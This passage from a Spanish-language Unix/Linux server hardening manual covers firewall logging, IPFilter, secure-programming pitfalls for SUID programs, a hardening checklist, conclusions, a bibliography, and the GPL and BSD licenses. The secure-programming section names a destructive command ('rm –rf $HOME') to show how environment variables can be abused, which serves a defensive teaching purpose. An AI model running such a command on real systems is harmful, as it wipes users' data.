Cuando hay demasiadas reglas creadas, la administración del firewall puede llegar a ser muy compleja al ser realizada desde la línea de comandos. Para ello existen diversas interfaces gráficas basadas en objetos y con la posibilidad de transformar las políticas en scripts, como el caso de **fwbuilder**, que se encuentra disponible en la página http://www.fwbuilder.org y es de libre distribución.

6.4.2.3 Generación de reportes

Iptables permite la generación de reportes en el sistema por medio de syslogd. Se recomienda limitar el registro de los reportes a únicamente los paquetes que no sean rutinarios (por ejemplo, intentos de conexión desde direcciones no autorizadas). Esto con el fin de evitar que las revisiones del reporte sean menos densas y que incluso se genere negación de servicio por disco lleno o por tiempo consumido al generar los reportes.

Para más detalles, se recomienda consultar el manual de iptables, que se puede bajar de http://www.netfilter.org

6.4.3 Ipfilter

Este firewall permite filtrar el tráfico en función de diferentes campos de la cabecera IP de una trama, como las clases de seguridad, las direcciones origen y destino y el protocolo o los diferentes bits de estado. Además, se puede utilizar como redirector de tráfico para configurar proxies transparentes y efectuar NAT. Además IPFilter es stateful y soporte además Ipv6.

Una desventaja que presenta IPFilter es que, aunque es de libre distribución y su código fuente está disponible, éste no puede ser modificado (por leyes copyright). Por este motivo sistemas como OpenBSD no lo incluyen entre sus paquetes.

Este fiewall se encuentra disponibles para varios clones de Unix, como Solaris, FreeBSD, NetBSD, IRIX, etc.

Mayor información de IPFilter en www.obfuscation.org/ipf/ .

6.5 Programación segura

En capítulos anteriores se habló de los problemas de seguridad que conlleva la programación, a continuación se darán algunos conceptos que se debe tener en cuenta para realizar una programación segura.

- Mínima utilización de los permisos UID y GID: Es la medida de seguridad más elemental.
- Reinicio de los UIDs y GIDs efectivos antes de utilizar una función *exec()* : Con la ejecución de un programa con permiso UID, el mayor problema es la ejecución de otro programa inesperadamente y que utilice los privilegios de súper usuario. Por eso cuando un programa hace un llamado a otro programa para entregarle algunos datos se deben reiniciar los UID y GID efectivos para que la ejecución del nuevo programa se realice con el mínimo de permisos, esta solución es aplicable a la ejecución de funciones como *exec()*, *system()* y *popen().*
- Cerrar archivos: Al momento de ejecutar la función exec() se deben cerrar todos los archivos que no sean estrictamente necesarios.
- Comprobación del entorno del programa: Cuando se ejecuta un proceso este hereda una serie de variables de entorno ($PATH) para una ejecución segura es necesario controlar todos y cada unos de estos elementos , por ejemplo si se necesita llamar una función de sistema, como:

```
main()[
system("ls");
}
```

  Este programa utilizará la variable $PATH del usuario y buscará en los directorios especificados por la misma en la búsqueda del comando "ls" si el usuario tiene la variable $PATH diferente o mal configurada, se estará ejecutando otro comando diferente al previsto por el usuario.
- Nunca darle permisos de SUID a un shellscript: Darle permisos de SUID a un script causaría que no se pueda limitar que este tipo de programas realicen acciones no deseadas, debido a la velocidad de ejecución de los intérpretes de Linux y Unix.

- Bloqueo de archivos: Para bloquear un archivo de modo que no permita la escritura por parte de otro usuario se utiliza la función *create()*, pero como es habitual en un sistema Unix ó Linux, los permisos son aplicables solo a usuarios normales, esto dará como consecuencia que si un proceso bloquea el archivo y si otro proceso con permiso SUID necesita el archivo, el bloqueo anterior fallaría quitando el seguro que se tenia sobre el archivo.
- Capturar todas las señales: Cuando se diseñe un programa que se utilizará con permisos SUID para cualquier función se debe capturar cada señal que produzca el sistema operativo para controlar mejor cada etapa del programa.
- Verificar las entradas: Se deben verificar las entradas del programa (teclado, archivo) antes de procesarlas con el resto del programa, limitar dichas entradas a los parámetros requeridos por el programa.
- Errores en ejecución: Ante cualquier situación inesperada durante la ejecución del programa, se debe detener esta ejecución y evitar cualquier recuperación de la posición anterior del programa.

Existen funciones ó llamadas al sistema que son típicas cuando se habla de errores de programación, por eso se debe tener especial cuidado con las siguientes funciones.

- System(): Cualquier programa con permisos SUID debe evitar la utilización de esta función.
- Exec(), popen(): Similar a la anterior , mejor utilizar execv() pero sin recibir parámetros del usuario.
- Setuid(), setgid(): Los programas que los usuarios utilicen no deben tener este tipo de funciones.
- Strcpy(), strcat(): Estas funciones no comprueban la longitud de las cadenas con las que trabajan, por eso son responsables de muchos buffers overflows.
- Getenv(): Es una función peligrosa ya que cualquier usuario puede cambiar las variables de entorno, causando que por ejemplo un “rm –rf $HOME” se ejecute en otro lugar comprometiendo la integridad del servidor.
- Syslog(): Se debe tener mucho cuidado con esta función, se debe utilizar una librería que compruebe la longitud de los argumentos, si la longitud se pasa de 1024 bytes generalmente causa un desbordamiento de buffers dejando el sistema de logs inutilizable.
- Realloc(): Ningún programa privilegiado o que maneje datos sensibles debe separar memoria por medio del realloc(), ya que se utilizan punteros para separar memoria dinámicamente, y el aumento de esta memoria causa perdida del puntero hacia ella.
- Open(): Para la utilización de esta función se debe asegurar que se esté abriendo el archivo deseado, los mecanismos de comprobación de archivos son algo difícil de manejar y también aumenta considerablemente el

número de líneas de código, añadiendo así un posible punto de falla en el programa.

6.6 Guia Rapida de aseguramiento.

1. Definir la topologia de red.
2. Determinar qué tipo de distribución del sistema operativo se desea instalar.
3. Determinar los servicios que se van a suministrar.
4. Crear politica de manejo de usuarios:
    a. Que tipo de usuarios.
    b. A que servicios van a acceder.
    c. Que capacidad de almacenamiento se les puede suministrar.
    d. Creación de grupos y directorios de trabajo dependiendo de su función.
    e. Establecer los permisos que manejarán los usuarios.
    f. Restringir el uso de shell a únicamente los usuarios que, debido a sus funciones específicas, lo requieren.
5. Instalar solo el sistema operativo base.
6. Instalar las últimas versiones de los servicios que serán suministrados.
7. Realizar auditoría al servidor: vulnerabilidades, puertos abiertos, permisos de archivos, integridad del sistema, etc.
8. Creación de políticas de seguridad para restringir el uso de los servicios y promocionar un adecuado aprovechamiento de los recursos, además, definir sanciones para los usuarios que incumplan dichas políticas.
9. Cumplir las políticas y velar por su validez.
10. Instalar herramientas de vigilancia del sistema: Tráfico en la red, sistemas de detección de intrusos, etc.
11. Vincularse a listas y foros de seguridad.
12. Revisar frecuentemente los mensajes de los servicios y las herramientas de auditoría del sistema.
13. No olvidar actualizar los servicios.

6.7 Sugerencias

- Instalar la última versión disponible de la aplicación.
- Instalar los servicios desde el código fuentes y amoldando las configuraciones según sus necesidades.
- No instalar un servicio que no conoce o que no este completamente seguro de su utilidad
- Frecuentemente revisar los reportes de las herramientas de seguridad
- Realizar búsquedas de archivos que no tengan dueño y que tengan permiso de SUID.

- Cualquier archivo de claves usado para la autenticación del Web debe estar fuera del árbol de documentos.
- Vincúlarse a una lista de correo sobre seguridad.
- Nunca manejar la cuenta del súper usuario como una cuenta personal
- Buscar e instalar las actualizaciones de los servicios instalados.
- No instalar el sistema operativo con todas las aplicaciones que tiene por defecto, tómese el tiempo para analizar cada paso y paquete durante la instalación.
- Divida el disco duro en múltiples particiones para asignarle un espacio determinado a cada directorio del sistema.
- Instalar el servicio de cuota para restringir el espacio utilizado por los usuarios.
- Leer paso a paso las guías de instalación del paquete a instalar.
- Diseñar una política para la creación de cuentas.
- Evitar el uso de programas que transfieran la información en texto plano a través de la red.
- En la medida de lo posible ejecutar los servicios como un proceso asignado a un usuario diferente al “root”
- Establezca una política sobre las copias de backup del sistema y los datos del usuario.
- Revisar frecuentemente los procesos que se estén ejecutando en su servidor
- Revisar periódicamente el número de usuarios y la información de ellos y comparar esta información con las políticas de creación de cuentas.
- En cualquier servicio que se ofrezca se debe dar la menor información posible sobre que programa se utiliza para ofrecer el servicio y que versión se tiene implementada, entre menos información técnica se dé, sobre el servidor es mucho mejor.
- Utilización de los entornos cerrados *chroot*
- Una red de computadoras es tan segura como el más inseguro de sus nodos. La seguridad no debe ser planteada únicamente a nivel de servidor. Se debe tener en cuenta que cada conexión con el servidor podría ser un atacante (voluntario o no).

7. CONCLUSIONES.

Unix es uno de los sistemas operativos más poderosos, capaz de soportar cualquiera de los servicios requeridos hoy en día. Con la llegada de Linux, un sistema operativo gratis, cuyo código fuente es de libre distribución, los desarrolladores de software han encontrado un paraíso para el desarrollo de su creatividad, dando como resultado la implementación de infinidad de aplicaciones, llevándolo a ser una excelente elección como sistema operativo de servidores.

La cultura de la libertad del conocimiento hace posible que cualquier persona, desde cualquier lugar del mundo, esté en la capacidad de obtener el código fuente del sistema operativo, descubrir un posible error, y estar en la capacidad de corregirlo. Este factor hace a Linux un sistema operativo muy versátil, que se adapta con facilidad a cualquier tipo de tecnología y aplicación.

No se puede decir que Unix y Linux son sistemas operativos inseguros. Unix, es un sistema que lleva muchos años en funcionamiento y cuenta con la infraestructura necesaria para sobrellevar y corregir cualquier posible error que tenga. En cuanto a Linux, para algunas personas es un sistema inseguro por que cualquier persona interesada puede obtener su código fuente, pero esto es también su mejor cualidad, porque el conocer los errores es el punto inicial para corregirlos y así lograr alcanzar la meta de un sistema operativo seguro.

La responsabilidad de un sistema seguro cae únicamente en los hombros del administrador. Es él y solo él, quien tiene la potestad de decidir qué medidas se deben tomar para alcanzar un nivel de seguridad óptimo, ya que ésta depende completamente de la tarea que desempeñará el servidor. Una vez decidido esto, el administrador esta en el deber de garantizar la optimización del sistema día a día, pero mantenerlo seguro es también responsabilidad de los usuarios, quienes deben ser educados para que asuman su papel como elemento activo en el sostenimiento de las políticas de seguridad definidas, pues ellos son los que finalmente utilizan los servicios y pueden dar buen o mal uso de ellos.

En cuanto a las medidas de seguridad, nunca se llegará a un momento en que todo esté escrito y dicho sobre el tema. La seguridad es un camino que crece paralelamente al avance tecnológico de las comunicaciones y al manejo de la información. Se ha empezado a recorrer este camino de aprendizaje, y, a medida que se avanza, se llegará a un punto donde algunas soluciones estarán dadas y otras se tendrán que desarrollar.

En el mundo digital, la mejor seguridad es el conocimiento, que debe poseer el administrador sobre su sistema, conocimiento que tengan los usuarios sobre la normatividad del servidor y como influyen estas normas en su diario trabajo. No es necesario que el administrador sea un experto en la materia, sino que sea capaz de comprender el funcionamiento del servidor y de seguir los pasos expresados en el manual. Estos pasos darán a éste la capacidad de reconocer qué está bien y qué está mal con el servidor, dándole así el criterio necesario para tomar medidas y mantener el control de la situación.

Con el conocimiento necesario y el reconocimiento del sistema al poner en práctica del manual habrá un incremento de la seguridad, abriendo la posibilidad de poner en práctica nuevos conceptos personales. La implementación de nuevas técnicas de seguridad es el siguiente paso, solo con conceptos personales y la creación de nuevas aplicaciones de vigilancia se estará listo para desempeñar un magnifico papel en el mundo de la información.

La mejor manera de mantener a margen a los atacantes, es enterándose día a día de las nuevas fallas encontradas y de las actualizaciones existentes. Un sistema que en un principio sea muy seguro, con el paso del tiempo disminuirá su nivel de seguridad si no es actualizado con frecuencia.

En Colombia no existe un grupo de investigación o facultades de universidades que enseñen en profundidad los riesgos computacionales del manejo inadecuado de la información. Afortunadamente se ha visto un aumento al interés de las universidades Colombianas hacia el mundo de las redes informáticas, esto abre las puertas a un mundo de posibilidades, ya que en este momento cualquier entidad necesita implementar un manejo eficiente y confiable de la información, y solo con una capacitación se estará a la par con los expertos de los países desarrollados.

La investigación apenas comienza. Se invita a quien está leyendo este manual a unirse a grupos de discusión sobre seguridad y a hablar del tema sin recelo. Alcanzar un sistema idóneo es el sueño de muchos y la gran mayoría está deseosa de compartir sus conocimientos.

BIBLIOGRAFIA.

ADICTOS NET. http://www.adictosnet.com.ar/principal.htm

ADMIN GUIDE – Spong Administrator's Guide. http://spong.sourceforge.net

ALVAREZ, M. Gonzalo. Correo Seguro. http://www.iec.csic.es. Madrid. 1997.

ARKIN, Orfin. Network Scanning Techniques. http://www.sys-security.com/. 1999. 17 p.

BARRET, J. Daniel y SILVERMAN, E. Richard. SSH Secure Shell – The Definitive Guide. O´Reilly. California. 2001. 594 p

BORGHELLO, Cristian F. Seguridad Informática, sus Implicancias e Implementación. Buenos Aires. 2001. 292 p.

BRAVO, E. Diego. Guia Breve Tripwire. 2002. 10 p.

CARLING,M , DEGLER Stephen y DENNIS James. Guia Avanzada - Administración de Sistemas Linux. Madrid. Prentice-Hall. 1999. 326 p.

CERT – Coordinatin Center. http://www.cert.org. 2004

CHESWICK,William R y BELLOVIN, Steven M Firewalls and Internet Security. New Jersey. 2000. 306 p.

COMER, Douglas E. Redes Globales De Información Con Internet y TCP/IP. Mexico. Prentice-Hall Hispanoamericana S.A.1996. 621 p.

COX, Mark. Apache Security Secrets: Revealed. Las Vegas. 2002. 40 p.

CRUME, Jeff. Inside Internet Security. Londres. 2000. 284 p.

ESCUDERO, Victor R. Técnicas de Detección Avanzada de Interconectividad. 2001. 32 p.

EXPLOIT WORLD. http://www.insecure.org/sploits_all.html

FERNANDEZ Javier y PEÑA Sanguino. Auditorias de Seguridad en GNU-Linux. 1999.

GARFINKEL, Simson Y SPAFFORD, Eugene. Practical UNIX & Internet Security. O´Reilly. California. 1996. 1032 p.

GARFINKEL, Simson Y SPAFFORD, Eugene. Web Security and Commerce. O´Reilly. California. 2001. 332 p.

GRECO, Thomas. DNS security. SANS Institute. 2003. 28 p

HACKING EXPOSED. http://www.hackingexposed.com

HERNANDEZ, Claudio. Hackers. 1999. 107 p.

HISPASEC – Seguridad Informática. http://www.hispasec.com. 2003.

KIM, Gene. Advanced Applications of Tripwire for Servers: Detecting Intrusions, Rootkits, and More. Portland. 1998. 9 p

KABIR Mohammed. La Biblia del Servidor Apache. 623 p

LAING, Brian. How To Guide-Implementing a Network Based Intrusion Detection System. 2000. 39 p.

LAURIE, Ben y LAURIE Peter. Apache, The Definitive Guide. O´Reilly. California. 1998. 388 p.

LINUX – Máxima Seguridad. Prentice –Hall. Madrid. 776 p.

LINUX SECURITY QUICK REFERENCE GUIDE. http://www.linuxsecurity.com

LIOY, Antonio. DNS Security. Terena Networking Conference, 2000. 13 p.
PROGRAMAS HACKER TOOLS. http://www.programas-hacker.com/

LISTA DE HERRAMIENTAS DE SEGURIDAD. http://www.unam-cert.unam.mx/herramientas.html

MACEACHERN, Doug. Writing Apache Modules with Perl and C. O´Reilly. 1999. 741 p.

MARTNET. http://www.martnet.com. Filadelfia

MCCLURE, Stuart, SCAMBRAY, Joel y KURTZ, George. Hackers, Secretos y Soluciones para la Seguridad de Redes. Madrid. McGraw-Hill Osborne Media. 2002. 854 p.

MOURANI, Gerhard. DNS and BIND. http://www.openna.com/. 2001. 49 p.

NETFILTER/IPTABLES. http://www.netfilter.org

NETWORK ASSOCIATES, INC. An Introduction to Cryptography. 1999. 88 p.

NETWORK ASSOCIATES, INC. PGP Command Line – Freeware. 1999. 62 p.

OPENNET. http://www.opennet.ru. 2004

PACKET STORM. http://packetstormsecurity.nl

PAUL J. Gerard. IPTraf User's Manual. 2002
ROESCH, Martin y GREEN, Chris. Snort Users Manual Snort Release: 2.0.1 . 2003. 53 p.

RUDDER, David. Cortafegos Como. 1996. 14 p.
SANS INSTITUTE - Computer Security Education and Information Security Training. http://www.sans.org/. 2003.

SECURITEAM. http://www.securiteam.com

SECURITY FOCUS. http://www.securityfocus.com. 2003

SECURITY NNOV. http://www.security.nnov.ru

SECUNIA – Stay Secure. http://www.secunia.com/. 2004

SEGURIDAD. http://bigot.scripterz.org/security/security.html

SEGURIDAD EN SERVIDORES WEB. http://www.utp.ac.pa/seccion/topicos/

SEGURIDAD DEL SISTEMA UNIX. http://andercheran.aiind.upv.es

SILES, Raúl. Análisis de seguridad de la familia de protocolos TCP/IP y sus servicios asociados. 2002. 143 p.

SILVER, Marc. A basic guide to securing FreeBSD 4.x-STABLE. http://draenor.org/securebsd/. 2002.

TANENBAUM, Andrew S. Redes de Computadoras. Mexico D.F. Prentice-Hall.1997.812 p.

THOMAS, Stephen. SSL & TLS Essentials – Securing the Web. Wiley Computer Publishing. New York. 2000. 212 p.

TUTORIALS – Security Problems. http://www.trouble.org/~zen/

TWISTED INTERNET SERVICES. http://www.twistedinternet.com

UNIX NETWORK SECURITY TOOLS. http://ciac.llnl.gov/ciac

VELUG – Linux de Venezuela. http://linux.org.ve

VILLALON HUERTA, Antonio. Seguridad en Unix y Redes. Madrid. 2002. 485 p.

WRESKI, Dave. Linux Security Admistrator´s Guide. 1998. 79p.

Anexo 1 Licencia Pública GNU

Preámbulo

Las licencias que cubren la mayor parte del software están diseñadas para quitarle a usted la libertad de compartirlo y modificarlo. Por el contrario, la Licencia Pública General de GNU pretende garantizarle la libertad de compartir y modificar software libre, para asegurar que el software es libre para todos sus usuarios. Esta Licencia Pública General se aplica a la mayor parte del software del la Free Software Foundation y a cualquier otro programa si sus autores se comprometen a utilizarla. (Existe otro software de la Free Software Foundation que está cubierto por la Licencia Pública General de GNU para Bibliotecas). Si quiere, también puede aplicarla a sus propios programas.

Cuando hablamos de software libre, estamos refiriéndonos a libertad, no a precio. Nuestras Licencias Públicas Generales están diseñadas para asegurarnos de que tenga la libertad de distribuir copias de software libre (y cobrar por ese servicio si quiere), de que reciba el código fuente o que pueda conseguirlo si lo quiere, de que pueda modificar el software o usar fragmentos de él en nuevos programas libres, y de que sepa que puede hacer todas estas cosas.

Para proteger sus derechos necesitamos algunas restricciones que prohiban a cualquiera negarle a usted estos derechos o pedirle que renuncie a ellos. Estas restricciones se traducen en ciertas obligaciones que le afectan si distribuye copias del software, o si lo modifica.

Por ejemplo, si distribuye copias de uno de estos programas, sea gratuitamente, o a cambio de una contraprestación, debe dar a los receptores todos los derechos que tiene. Debe asegurarse de que ellos también reciben, o pueden conseguir, el código fuente. Y debe mostrarles estas condiciones de forma que conozcan sus derechos.

Protegemos sus derechos con la combinación de dos medidas:

1. Ponemos el software bajo copyright y
2. le ofrecemos esta licencia, que le da permiso legal para copiar, distribuir y/o modificar el software.

También, para la protección de cada autor y la nuestra propia, queremos asegurarnos de que todo el mundo comprende que no se proporciona ninguna garantía para este software libre. Si el software se modifica por cualquiera y éste a su vez lo distribuye, queremos que sus receptores sepan que lo que tienen no es el original, de forma que cualquier problema introducido por otros no afecte a la reputación de los autores originales.

Por último, cualquier programa libre está constantemente amenazado por patentes sobre el software. Queremos evitar el peligro de que los redistribuidores de un programa libre obtengan patentes por su cuenta, convirtiendo de facto el programa en propietario. Para evitar esto, hemos dejado claro que cualquier patente debe ser pedida para el uso libre de cualquiera, o no ser pedida.

Los términos exactos y las condiciones para la copia, distribución y modificación se exponen a continuación.

Términos y condiciones para la copia, distribución y modificación

1. Esta Licencia se aplica a cualquier programa u otro tipo de trabajo que contenga una nota colocada por el tenedor del copyright diciendo que puede ser distribuido bajo los términos de esta Licencia Pública General. En adelante, «Programa» se referirá a cualquier programa o trabajo que cumpla esa condición y «trabajo basado en el Programa» se referirá bien al Programa o a cualquier trabajo derivado de él según la ley de copyright. Esto es, un trabajo que contenga el programa o una proción de él, bien en forma literal o con modificaciones y/o traducido en otro lenguaje. Por lo tanto, la traducción está incluida sin limitaciones en el término «modificación». Cada concesionario (licenciatario) será denominado «usted».

Cualquier otra actividad que no sea la copia, distribución o modificación no está cubierta por esta Licencia, está fuera de su ámbito. El acto de ejecutar el Programa no está restringido, y los resultados del Programa están cubiertos únicamente si sus contenidos constituyen un trabajo basado en el Programa, independientemente de haberlo producido mediante la ejecución del programa. El que esto se cumpla, depende de lo que haga el programa.

2. Usted puede copiar y distribuir copias literales del código fuente del Programa, según lo has recibido, en cualquier medio, supuesto que de forma adecuada y bien visible publique en cada copia un anuncio de copyright adecuado y un repudio de garantía, mantenga intactos todos los anuncios que se refieran a esta Licencia y a la ausencia de garantía, y proporcione a cualquier otro receptor del programa una copia de esta Licencia junto con el Programa.

Puede cobrar un precio por el acto físico de transferir una copia, y puede, según su libre albedrío, ofrecer garantía a cambio de unos honorarios.

3. Puede modificar su copia o copias del Programa o de cualquier porción de él, formando de esta manera un trabajo basado en el Programa, y copiar y distribuir esa modificación o trabajo bajo los términos del apartado 1, antedicho, supuesto que además cumpla las siguientes condiciones:
    a. Debe hacer que los archivos modificados lleven anuncios prominentes indicando que los ha cambiado y la fecha de cualquier cambio.
    b. Debe hacer que cualquier trabajo que distribuya o publique y que en todo o en parte contenga o sea derivado del Programa o de cualquier parte de él sea licenciada como un todo, sin carga alguna, a todas las terceras partes y bajo los términos de esta Licencia.
    c. Si el programa modificado lee normalmente órdenes interactivamente cuando es ejecutado, debe hacer que, cuando comience su ejecución para ese uso interactivo de la forma más habitual, muestre o escriba un mensaje que incluya un anuncio de copyright y un anuncio de que no se ofrece ninguna garantía (o por el contrario que sí se ofrece garantía) y que los usuarios pueden redistribuir el programa bajo estas condiciones, e indicando al usuario cómo ver una copia de esta licencia. (Excepción: si el propio programa es interactivo pero normalmente no muestra ese anuncio, no se requiere que su trabajo basado en el Programa muestre ningún anuncio).

Estos requisitos se aplican al trabajo modificado como un todo. Si partes identificables de ese trabajo no son derivadas del Programa, y pueden, razonablemente, ser consideradas trabajos independientes y separados por ellos mismos, entonces esta Licencia y sus términos no se aplican a esas partes cuando sean distribuidas como trabajos separados. Pero cuando distribuya esas mismas secciones como partes de un todo que es un trabajo

basado en el Programa, la distribución del todo debe ser según los términos de esta licencia, cuyos permisos para otros licenciatarios se extienden al todo completo, y por lo tanto a todas y cada una de sus partes, con independencia de quién la escribió.
Por lo tanto, no es la intención de este apartado reclamar derechos o desafiar sus derechos sobre trabajos escritos totalmente por usted mismo. El intento es ejercer el derecho a controlar la distribución de trabajos derivados o colectivos basados en el Programa.
Además, el simple hecho de reunir un trabajo no basado en el Programa con el Programa (o con un trabajo basado en el Programa) en un volumen de almacenamiento o en un medio de distribución no hace que dicho trabajo entre dentro del ámbito cubierto por esta Licencia.

4. Puede copiar y distribuir el Programa (o un trabajo basado en él, según se especifica en el apartado 2, como código objeto o en formato ejecutable según los términos de los apartados 1 y 2, supuesto que además cumpla una de las siguientes condiciones:
    a. Acompañarlo con el código fuente completo correspondiente, en formato electrónico, que debe ser distribuido según se especifica en los apartados 1 y 2 de esta Licencia en un medio habitualmente utilizado para el intercambio de programas, o
    b. Acompañarlo con una oferta por escrito, válida durante al menos tres años, de proporcionar a cualquier tercera parte una copia completa en formato electrónico del código fuente correspondiente, a un coste no mayor que el de realizar físicamente la distribución del fuente, que será distribuido bajo las condiciones descritas en los apartados 1 y 2 anteriores, en un medio habitualmente utilizado para el intercambio de programas, o
    c. Acompañarlo con la información que recibiste ofreciendo distribuir el código fuente correspondiente. (Esta opción se permite sólo para distribución no comercial y sólo si usted recibió el programa como código objeto o en formato ejecutable con tal oferta, de acuerdo con el apartado b anterior).

Por código fuente de un trabajo se entiende la forma preferida del trabajo cuando se le hacen modificaciones. Para un trabajo ejecutable, se entiende por código fuente completo todo el código fuente para todos los módulos que contiene, más cualquier archivo asociado de definición de interfaces, más los guiones utilizados para controlar la compilación e instalación del ejecutable. Como excepción especial el código fuente distribuido no necesita incluir nada que sea distribuido normalmente (bien como fuente, bien en forma binaria) con los componentes principales (compilador, kernel y similares) del sistema operativo en el cual funciona el ejecutable, a no ser que el propio componente acompañe al ejecutable.
Si la distribución del ejecutable o del código objeto se hace mediante la oferta acceso para copiarlo de un cierto lugar, entonces se considera la oferta de acceso para copiar el código fuente del mismo lugar como distribución del código fuente, incluso aunque terceras partes no estén forzadas a copiar el fuente junto con el código objeto.

5. No puede copiar, modificar, sublicenciar o distribuir el Programa excepto como prevé expresamente esta Licencia. Cualquier intento de copiar, modificar sublicenciar o distribuir el Programa de otra forma es inválida, y hará que cesen automáticamente los derechos que te proporciona esta Licencia. En cualquier caso, las partes que hayan recibido copias o derechos de usted bajo esta Licencia no cesarán en sus derechos mientras esas partes continúen cumpliéndola.

6. No está obligado a aceptar esta licencia, ya que no la ha firmado. Sin embargo, no hay hada más que le proporcione permiso para modificar o distribuir el Programa o sus trabajos derivados. Estas acciones están prohibidas por la ley si no acepta esta Licencia. Por lo tanto, si modifica o distribuye el Programa (o cualquier trabajo basado en el Programa), está indicando que acepta esta Licencia para poder hacerlo, y todos sus términos y condiciones para copiar, distribuir o modificar el Programa o trabajos basados en él.
7. Cada vez que redistribuya el Programa (o cualquier trabajo basado en el Programa), el receptor recibe automáticamente una licencia del licenciatario original para copiar, distribuir o modificar el Programa, de forma sujeta a estos términos y condiciones. No puede imponer al receptor ninguna restricción más sobre el ejercicio de los derechos aquí garantizados. No es usted responsable de hacer cumplir esta licencia por terceras partes.
8. Si como consecuencia de una resolución judicial o de una alegación de infracción de patente o por cualquier otra razón (no limitada a asuntos relacionados con patentes) se le imponen condiciones (ya sea por mandato judicial, por acuerdo o por cualquier otra causa) que contradigan las condiciones de esta Licencia, ello no le exime de cumplir las condiciones de esta Licencia. Si no puede realizar distribuciones de forma que se satisfagan simultáneamente sus obligaciones bajo esta licencia y cualquier otra obligación pertinente entonces, como consecuencia, no puede distribuir el Programa de ninguna forma. Por ejemplo, si una patente no permite la redistribución libre de derechos de autor del Programa por parte de todos aquellos que reciban copia directa o indirectamente a través de usted, entonces la única forma en que podría satisfacer tanto esa condición como esta Licencia sería evitar completamente la distribución del Programa.

Si cualquier porción de este apartado se considera inválida o imposible de cumplir bajo cualquier circunstancia particular ha de cumplirse el resto y la sección por entero ha de cumplirse en cualquier otra circunstancia.

No es el propósito de este apartado inducirle a infringir ninguna reivindicación de patente ni de ningún otro derecho de propiedad o impugnar la validez de ninguna de dichas reivindicaciones. Este apartado tiene el único propósito de proteger la integridad del sistema de distribución de software libre, que se realiza mediante prácticas de licencia pública. Mucha gente ha hecho contribuciones generosas a la gran variedad de software distribuido mediante ese sistema con la confianza de que el sistema se aplicará consistentemente. Será el autor/donante quien decida si quiere distribuir software mediante cualquier otro sistema y una licencia no puede imponer esa elección.

Este apartado pretende dejar completamente claro lo que se cree que es una consecuencia del resto de esta Licencia.

9. Si la distribución y/o uso de el Programa está restringida en ciertos países, bien por patentes o por interfaces bajo copyright, el tenedor del copyright que coloca este Programa bajo esta Licencia puede añadir una limitación explícita de distribución geográfica excluyendo esos países, de forma que la distribución se permita sólo en o entre los países no excluidos de esta manera. En ese caso, esta Licencia incorporará la limitación como si estuviese escrita en el cuerpo de esta Licencia.
10. La Free Software Foundation puede publicar versiones revisadas y/o nuevas de la Licencia Pública General de tiempo en tiempo. Dichas nuevas versiones serán similares en espíritu a la presente versión, pero pueden ser diferentes en detalles para considerar nuevos problemas o situaciones.

Cada versión recibe un número de versión que la distingue de otras. Si el Programa especifica un número de versión de esta Licencia que se refiere a ella y a «cualquier versión posterior», tienes la opción de seguir los términos y condiciones, bien de esa versión, bien de cualquier versión posterior publicada por la Free Software Foundation. Si el Programa no especifica un número de versión de esta Licencia, puedes escoger cualquier versión publicada por la Free Software Foundation.

11. Si quiere incorporar partes del Programa en otros programas libres cuyas condiciones de distribución son diferentes, escribe al autor para pedirle permiso. Si el software tiene copyright de la Free Software Foundation, escribe a la Free Software Foundation: algunas veces hacemos excepciones en estos casos. Nuestra decisión estará guiada por el doble objetivo de de preservar la libertad de todos los derivados de nuestro software libre y promover el que se comparta y reutilice el software en general.

AUSENCIA DE GARANTÍA

12. Como el programa se licencia libre de cargas, no se ofrece ninguna garantía sobre el programa, en todas la extensión permitida por la legislación aplicable. Excepto cuando se indique de otra forma por escrito, los tenedores del copyright y/u otras partes proporcionan el programa «tal cual», sin garantía de ninguna clase, bien expresa o implícita, con inclusión, pero sin limitación a las garantías mercantiles implícitas o a la conveniencia para un propósito particular. Cualquier riesgo referente a la calidad y prestaciones del programa es asumido por usted. Si se probase que el Programa es defectuoso, asume el coste de cualquier servicio, reparación o corrección.
13. En ningún caso, salvo que lo requiera la legislación aplicable o haya sido acordado por escrito, ningún tenedor del copyright ni ninguna otra parte que modifique y/o redistribuya el Programa según se permite en esta Licencia será responsable ante usted por daños, incluyendo cualquier daño general, especial, incidental o resultante producido por el uso o la imposibilidad de uso del Programa (con inclusión, pero sin limitación a la pérdida de datos o a la generación incorrecta de datos o a pérdidas sufridas por usted o por terceras partes o a un fallo del Programa al funcionar en combinación con cualquier otro programa), incluso si dicho tenedor u otra parte ha sido advertido de la posibilidad de dichos daños.

FIN DE TÉRMINOS Y CONDICIONES

Anexo 2 Licencia BSD

La redistribución y el uso en forma de fuente o binario, con o sin modificación, están permitidas a reserva de que se cumplan las siguientes condiciones:

1. La redistribución del código fuente debe incluir el anuncio de copyright arriba mencionado, esta lista de condiciones y la siguiente limitación de responsabilidad.
2. La redistribución en forma de binarios debe incluir el anuncio de copyright arriba mencionado, esta lista de condiciones y la siguiente limitación de responsabilidad en la documentación y/o en otros materiales proporcionados con la distribución.
3. El nombre del autor no se puede usar para respaldar o promover productos derivados de este programa sin un permiso previo por escrito.

ESTE PROGRAMA ES PROPORCIONADO POR EL AUTOR "TAL CUAL"Y CUALESQUIERA GARANTIAS EXPRESAS O IMPLICADAS, INCLUYENDO PERO NO LIMITANDO, LAS GARANTIAS IMPLICITAS DE COMERCIALIZACIÓN Y CAPACIDAD PARA UN PROPÓSITO PARTICULAR ESTAN NEGADAS. EN NINGUN CASO PODRA EL AUTOR SER RESPONSABLE POR NINGUN DAÑO DIRECTO, INDIRECTO, INCIDENTAL, ESPECIAL, EJEMPLAR, O RESULTANTE (INCLUYENDO, PERO NO LIMITANDO A, PROCURACIÓN DE BIENES SUSTITUTOS O SERVICIOS; PERDIDA DE FUNCIONALIDAD, DATOS, O BENEFICIOS; O INTERRRUPCIÓN DE NEGOCIOS) NO OBSTANTE LA CAUSA, Y EN NINGUNA TEORIA DE RESPONSABILIDAD, YA SEA POR CONTRATO, RESPONSABILIDAD LIMITADA, O DAÑO DERIVADO DE UN ACTO O FALTA DE DICHO ACTO (INCLUYENDO NEGLIGENCIA O CUALQUIER OTRO) RESULTANTE DE CUALQUIER MODO DE USO DE ESTE PROGRAMA, INCLUSO SI SE ADVIRTIO DE LA POSIBILIDAD DE DICHO DAÑO.